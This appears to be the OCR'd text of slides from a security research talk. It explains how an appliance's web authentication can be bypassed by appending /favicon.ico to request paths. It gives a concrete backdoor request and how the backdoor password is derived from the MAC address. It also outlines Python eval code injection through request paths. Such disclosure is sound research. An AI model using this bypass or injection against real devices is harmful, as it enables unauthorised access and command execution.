
The authentication mechanism

how does it work?

Two categories


1. Authenticated
2. Unauthenticated

Authenticated requests require cookies



The quirk in how it checks the whitelist

it looks for substrings



- /favicon.ico valid
- /foo/bar invalid
- /foo/bar/favicon.ico valid
- /foo/favicon.ico/bar valid

Apache is unaware of what URLs a plugin considers valid

- i.e. all request handlers need to ensure a request targets a valid endpoint… which is fair.

and it’s consequences

Paths

All handlers must validate the request path since /<handler>/favicon.ico bypasses the module…

Authentication

All endpoints must know if they require authentication or not

Cookie

All authenticated endpoints must know how (and remember) to validate a cookie.

So the authentication module is useless

Now to the good stuff

Backdoor exploit

```
GET /desktop,/cgi-bin/remote_help-cgi/favicon.ico?type=sshd_tdc
```


An issue: we need the password.

- Password = Calculate(eth0.MAC) + “tdT”
- i.e. an attacker needs to know the MAC address
- or have access to a shell

I targeted a CI since its cooler :)
and easier

Python code injection

and how requests are handled



Control flow

- Endpoints determined by calling eval on user input
- which is great.

Control flow

- Endpoints determined by calling eval on user input
- which is great.

(For us)

- GET /foo/bar/baz
- eval(“import controllers.foo”)
- eval(“controllers.foo.bar(cherrypy=object(), arguments=request_args)”)

- IBM appended /favicon.ico to the path
- chose a controller calling “system”
- and inserted backticks into the body

- Patched by restricting request path directories to only A-Z and underscores
- and restricting path to max 2 dirs

At this point in time, after IBM, they no longer permit “.” in the request paths. So favicon.ico is no longer good. Digging into a list of permitted tokens I did find an acceptable path however:

```
/register_main/setCookie
```

But how do we find an auth bypass to python now?

